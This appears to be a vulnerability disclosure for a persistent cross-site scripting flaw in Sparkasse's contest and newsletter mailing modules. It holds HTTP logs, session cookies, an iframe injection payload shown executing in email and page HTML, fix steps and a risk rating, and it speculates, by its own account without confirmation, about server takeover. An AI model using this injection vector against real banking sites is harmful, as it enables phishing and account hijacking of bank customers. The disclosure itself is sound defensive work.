
Date[Thu, 25 Aug 2016 10:36:22 GMT]
Server[Apache]
Last-Modified[Thu, 25 Aug 2016 10:36:23 GMT]
X-Frame-Options[SAMEORIGIN]
Connection[Keep-Alive]
Content-Type[text/html; charset=UTF-8]
--- Exeution Point ---
Status: 200[OK]
GET https://mailing.sparkasse.de/-lp/lSYXb6998/bQ9nF357/359/4101/a[PERSISTENT **SCRIPT CODE EXECUTION!]**
Mime Type[text/html]
Request Header:
Host[mailing.sparkasse.de]
User-Agent[Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0]
Accept[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8]
Referer[https://mailing.sparkasse.de/-lp/lSYXb6998/bQ9nF357/359/4101/pzP8bjT8]
Cookie[__utma=201443667.1737256467.1471609305.1471609305.1472121349.2;
__utmz=201443667.1472121349.2.2.utmccn=(referral)|utmcsr=paydirekt.sparkasse.de|
utmcct=/gewinnspiel|utmcmd=referral; _ga=GA1.2.1737256467.1471609305;
s_fid=7F60B43537AE44EC-0E82DF10D0E2DAB5; s_cc=true; __utmc=201443667;
SPK_COOKIE=YmFua2NvZGU9NTIwNTAzNTM=;
SPK_NAMES=Ym49S2Fzc2VsZXIgU3Bhcmthc3Nl; SPK_CITY=S2Fzc2Vs;
SPK_EMAIL=aW5mb0BrYXNzZWxlci1zcGFya2Fzc2UuZGU=;
SPK_LINKLIST=aHR0cHM6Ly93d3cua2Fzc2VsZXItc3Bhcmthc3NlLmRlfEhvbWVwYWdlIEloc
mVyIFNwYXJrYXNzZXx8aHR0cHM6Ly93d3cua2Fzc2VsZXItc3Bhcmthc3NlLmRlfE9ubGluZS
1CYW5raW5nfHxodHRwczovL3d3dy5rYXNzZWxlci1zcGFya2Fzc2UuZGUvaW1tb2JpbGllbnxJ
bW1vYmlsaWVuYW5nZWJvdGV8fGh0dHA6Ly9rYXNzZWwuc3Bhcmthc3NlYmxvZy5kZS98a
W0gQmxvZ3x8aHR0cHM6Ly93d3cua2Fzc2VsZXItc3Bhcmthc3NlLmRlL2ZhY2Vib29rfGF1ZiB
GYWNlYm9va3x8aHR0cHM6Ly93d3cua2Fzc2VsZXItc3Bhcmthc3NlLmRlL25ld3NsZXR0ZXJ8
TmV3c2xldHRlcnx8aHR0cHM6Ly93d3cua2Fzc2VsZXItc3Bhcmthc3NlLmRlL2tvbnRha3R8S29u
dGFrdGZvcm11bGFy;
SPK_HOMEPAGE=aHR0cHM6Ly93d3cua2Fzc2VsZXItc3Bhcmthc3NlLmRl;
SPK_KONTAKT=aHR0cHM6Ly93d3cua2Fzc2VsZXItc3Bhcmthc3NlLmRlL2tvbnRha3Q=;
SPK_TEASER=aGVhZGxpbmU7QmVxdWVtIGlzdCBlaW5mYWNoLnx8fHdlaXRlcmUgSW5m
b3JtYXRpb25lbjs7dXJsO2h0dHBzOi8vd3d3Lmthc3NlbGVyLXNwYXJrYXNzZS5kZS9naXJva29
udG87O3RleHQ7V2VubiBlcyBm/HIgamVkZW4gZ2VuYXUgZGFzIHJpY2h0aWdlIEdpcm9rb25
0byBnaWJ0Ljs7aW1hZ2VVcmw7L2Jpbi9zZXJ2bGV0cy9zcGFya2Fzc2Uvc3BraW1hZ2U/Ymx6
PTUyMDUwMzUzOzs=; _gat=1]
Connection[keep-alive]
Upgrade-Insecure-Requests[1]
Response Header:
Server[nginx]
Content-Type[text/html; charset=UTF-8]

Reference(s):
https://mailing.sparkasse.de/
https://www.kasseler-sparkasse.de/module/ihre_sparkasse/newsletter/index.php
https://bankingportal.kasseler-sparkasse.de/
https://paydirekt.sparkasse.de/gewinnspiel

2016-09-19

Picture(s):
The first two pictures shows the injection points in the formulars of the sparkasse banking website.





The 3rd picture shows the location were the payload executes within the mailing service of the sparkasse bank online service web-application.

Uhrzeit	Method	Content Type	URL
13:02:52.929	GET	application/x-...	https://paydirekt.sparkasse.de/rest/bank.json
13:02:53.044	GET	application/x-...	https://paydirekt.sparkasse.de/rest/bank/get/52050353.json
13:09:16.438	GET	text/html	https://mailing.sparkasse.de/-link2/6998/359/3/3/4101/pzP8bjT8/QdoOgc6yNN/0/aHR0cHM6Ly9tYWlsaW5nLnNwYXJrYXNzZS5kZS8tbHAvbFNZWGI2OTk4L2JROW5GMzU3LzM1OS80MTAxL3B6UDhiaIQ4
13:09:16.656	GET	text/html	https://mailing.sparkasse.de/-lp/ISYXb6998/bQ9nF357/359/4101/pzP8bjT8#content5997
13:09:17.495	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/styles/schriften.css
13:09:17.496	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/styles/print.css
13:09:17.496	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/ressourcen/jquery1102.js
13:09:17.497	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/scripte/scripte.js
13:09:17.497	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/ressourcen/html5shiv.js
13:09:17.567	GET	text/html	https://mailing.sparkasse.de/-lp/ISYXb6998/bQ9nF357/359/4101/a
13:09:17.568	GET	application/x-...	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/schriften/sparrg-webfont.woff
13:09:17.754	GET	application/x-...	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/schriften/sparrg-webfont.ttf
13:09:18.415	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/styles/schriften.css
13:09:18.418	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/styles/print.css
13:09:18.419	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/ressourcen/jquery1102.js
13:09:18.419	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/scripte/scripte.js
13:09:18.420	GET	unknown	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/ressourcen/html5shiv.js
13:09:18.473	GET	application/x-...	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/schriften/sparrg-webfont.woff
13:09:18.592	GET	application/x-...	https://emma.sparkasse.de/public/a_4760_VH8SW/webspace/Vorlagen/2013_12_Akkordeon/schriften/sparrg-webfont.ttf

Request Header Name	Request Header Wert
Host	mailing.sparkasse.de
User-Agent	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	de,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate, br
Referer	https://mailing.sparkasse.de/-lp/ISYXb6998/bQ9nF357/359/4101/pzP8bjT8
Cookie	__utma=201443667.1737256467.1471609305.1471609305.1472121349.2; __utmz=201443667.1472121349.2.2.utmccn=(referral)|utmcsr=paydirekt.sparka...
Connection	keep-alive
Upgrade-Insecure-Requests	1

Response Header Name	Response Header Wert
Status	OK - 200
Server	nginx
Date	Thu, 25 Aug 2016 11:09:25 GMT
Content-Type	text/html; charset=UTF-8
Connection	close
Vary	Accept-Encoding
Content-Encoding	gzip

The next request shows the loaded module with the blind.php followup request to perform the execution in the sparkasse web-page context.

12:36:16.445	GET	unknown	https://www.kasseler-sparkasse.de/js/kontakt.js
12:36:16.525	GET	image/png	https://www.kasseler-sparkasse.de/blind.php?pid=8068&path=module%2Fihre_sparkasse%2Fnewsletter%2Findex.php&pkl=modulebasis
12:36:16.526	GET	text/html	https://www.kasseler-sparkasse.de/redirect.php?id=101
12:36:16.612	GET	application/js...	https://www.kasseler-sparkasse.de/js/disclaimernavi.json?_=1472121376467
12:36:16.634	GET	text/html	https://app.sendnode.com/m130704/sites/?blz=52050353&site=&tab=optin_done
12:36:16.864	GET	unknown	https://app.sendnode.com/m130704/sites/version02/ressources/blitzer/jquery-ui-1.10.4.custom.min.css
12:36:16.865	GET	unknown	https://app.sendnode.com/m130704/sites/version02/styles/global.css

Request Header Name	Request Header Wert
Host	www.kasseler-sparkasse.de
User-Agent	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept	*/*
Accept-Language	de,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate, br
Referer	https://www.kasseler-sparkasse.de/module/ihre_sparkasse/newsletter/index.php?blz=52050353&tab=optin_done
Cookie	IF_SPKDE_CHECK=SPKDE_CHECK; PHPSESSID=b53b992d51c0ef0f18d8643cca1fbf09; IF_C_CHECK=IF_C_CHECK; STAT-ID=35db288477fadd2819b4aac...
Connection	keep-alive
If-Modified-Since	Thu, 25 Aug 2016 10:33:30 GMT

Response Header Name	Response Header Wert
Status	OK - 200
Date	Thu, 25 Aug 2016 10:36:23 GMT
Server	Apache
Last-Modified	Thu, 25 Aug 2016 10:36:23 GMT
Expires	0
Cache-Control	must-revalidate, post-check=0, pre-check=0, no-cache
Pragma	no-cache
Content-Length	212
Keep-Alive	timeout=5, max=150
Connection	Keep-Alive
Content-Type	image/png

The last requests shows the successful request on registration to the campaign for further exploitation by the remote attackers.


12:36:15.033	GET	text/html	https://mailing.sparkasse.de/-confirm-optin/6998/381/HhSV3
12:36:15.597	GET	application/ja...	https://twitter.com/push_service_worker.js
12:36:15.801	GET	text/html	https://www.kasseler-sparkasse.de/module/ihre_sparkasse/newsletter/index.php?blz=52050353&tab=optin_done
12:36:16.379	GET	unknown	https://www.kasseler-sparkasse.de/css/if5_druck.css
12:36:16.380	GET	unknown	https://www.kasseler-sparkasse.de/js/fi/jquery.min.js
12:36:16.380	GET	unknown	https://www.kasseler-sparkasse.de/js/fi/jquery.ui.min.js
12:36:16.381	GET	unknown	https://www.kasseler-sparkasse.de/js/fi/jquery.easing.min.js
12:36:16.382	GET	unknown	https://www.kasseler-sparkasse.de/if.js
12:36:16.383	GET	unknown	https://www.kasseler-sparkasse.de/js/std.js
12:36:16.385	GET	unknown	https://www.kasseler-sparkasse.de/css/if5_raster.css
12:36:16.385	GET	unknown	https://www.kasseler-sparkasse.de/css/if5_container.css
12:36:16.386	GET	unknown	https://www.kasseler-sparkasse.de/css/onlineprodukte.css
12:36:16.409	GET	unknown	https://www.kasseler-sparkasse.de/js/suche.js


Request Header Name	Request Header Wert
Host	www.kasseler-sparkasse.de
User-Agent	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	de,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate, br
Cookie	IF_SPKDE_CHECK=SPKDE_CHECK; PHPSESSID=b53b992d51c0ef0f18d8643cca1fbf09; IF_C_CHECK=IF_C_CHECK; STAT-ID=35db288477fadd2819b4aac...
Connection	keep-alive
Upgrade-Insecure-Requests	1

Response Header Name	Response Header Wert
Status	OK - 200
Date	Thu, 25 Aug 2016 10:36:22 GMT
Server	Apache
Expires	0
Cache-Control	must-revalidate, post-check=0, pre-check=0
Last-Modified	Thu, 25 Aug 2016 10:36:23 GMT
X-Frame-Options	SAMEORIGIN
Keep-Alive	timeout=5, max=150
Connection	Keep-Alive
Transfer-Encoding	chunked
Content-Type	text/html; charset=UTF-8

The next two pictures shows were the payload executes the first time after arrival during the registration to the email inbox of the target user bank account.

Betreff: Jetzt Einkaufsgutscheine gewinnen!
Von: Kasseler Sparkasse <newsletterversand@kasseler-sparkasse.de>
Datum: 25.08.2016 12:37
An: <bkm@evolution-sec.com>





The next picture shows the execution in the html generated browser page to the user account by the email notify service through mailings and https kasseler-sparkasse.

```
<tr>
        <td class="mhide" width="28"> </td>
        <td class="w30" width="19"> </td>
        <td class="w260" width="534"><table class="w260" border="0" cellpadding="0" cellspacing="0" width="534">
          <tbody><tr>
          <td class="h34" height="38"> </td>
          </tr>

          <tr>
          <td class="editorial_headline" style="font-family:'Sparkasse Rg', Arial, Helvetica, sans-serif; font-size:18px; line-height:22px; color:#ff0000;" width="100%">Sehr geehrter Herr &gt;"<iframe%20>"<iframe src="a">
</td>
          </tr>

          <tr>
          <td class="h28" height="12" style="font-size:12px; line-height:12px; mso-line-height-rule:exactly;"> </td>
          </tr>
        </table>
        <table class="w260" width="534" border="0" cellpadding="0" cellspacing="0">
```

Followed by the execute in the main webpage that is generated for the web browser in the online banking web-application.

```
<h1>Sehr geehrter Herr &gt;"<iframe&20>"<iframe src="a">,</h1>
            Sie erhalten den aktuellen Infobrief für Firmenkunden der Kasseler Sparkasse mit folgenden Themen:


        </div>

        <div class="artikel_wrapper">
            <div class="article top_artikel geschlossen" id="content6003">
                <div class="top_headline_wrap">
                    <h2>Sicher online zahlen ist einfach.</h2>
                    <h1>paydirekt</h1>
                </div>
                <div class="artikel_image">
                    <img class="img100" src="https://mailing.sparkasse.de/public/a_6998_1SYXb/file/data/833_paydirekt_gewinnspiel_210x140.jpg" alt="" />
```

Finally the execute of the payload in the web-application with persistent attack vector looks like the following last picture.

Solution - Fix & Patch:

==========

1. Parse of the vulnerable input fields in all the registration formulars of the sparkasse webpage
2. Encode and parse of the vulnerable output locations in the email header and mailing page
3. Disallow to perform malicious id requests to generate an already exisiting input to prevent filter bypass attacks that could lead to persistent script code injection attacks.
4. Escape the function context only in case of emergency to temporarily resolve the issue
5. Parse already stored malicious context inserted via Gewinnspiel or via Newsletter to prevent further upcomings attacks with already injected payloads
6. Parse in the email header reply the firstname and surename parameters
7. Disallow the usage of special chars on input next to the basic registrations
8. Change the id management of session requesting the source path to ensure that a saved payload can not be requested by browser preview links

Note: The attack with the wrong parsed context allows an attacker as well to attack the backend of the sparkasse online service web-application. At one point the data of the newsletter is get read by the content management system administrator or moderator. Thus location does as well not encode

the inputs of the registration which results in a thrid point of execution, we was not finally able to confirm this by exploitation of an administrator but we expect this behavior by intuition. As well a 4th point of attack can be the reply sender of the sparkasse finanz-informatics that notifies the user account by interaction again. The attacker is not only able to inject small script codes, attackers are able to trigger a xss reverse webshell to finally take-over the server with local content.

Security Risk:
==========
The security risk of the application-side input validation web vulnerability and filter bypass issue in the `PayDirect GewinnSpiel` & `Newsletter Mailings` module is estimated as medium (CVSS 5.6). Remote attackers are able to setup own phishing or malware pages to hijack, manipulate or take-over sparkasse bank customer accounts. The exploitation is limited to the email body context and the mailings module of the sparkasse webpage. The issue has a more critical severity then the last reported issue with the following id: 10848. The new issue has an application-side persistent attack vector that is not only visible on interaction via POST. The issue can be triggered exploiting the GET method request easily as generating a client-side link with id to perform stable manipulations. Attackers are able to setup there own web-page with the sparkasse service (any domains with newsletter module) to manipulate customer or manager bank site session date and its possible to inject drive-by exploits, malware or zero-day scripts for further exploitation. All sparkassen web-pages with the newsletter web-application and the specific sub-domains are affected by the zero-day vulnerability. Even the sender of the code is as well original of the sparkasse like the internal newsletter company html web-page. The targeted user of the banking portal can not see that the mail is manipulated by the attacker because of receiving of the original sparkasse bank address. The same occurs in the newsletter page werde the original source is the sparkasse domain with certificate.

Credits & Authors:
==========
Benjamin Kunz Mejri - Evolution Security GmbH (PenTest Core Team) [VULNERABILITY LAB]

Disclaimer & Information:
==========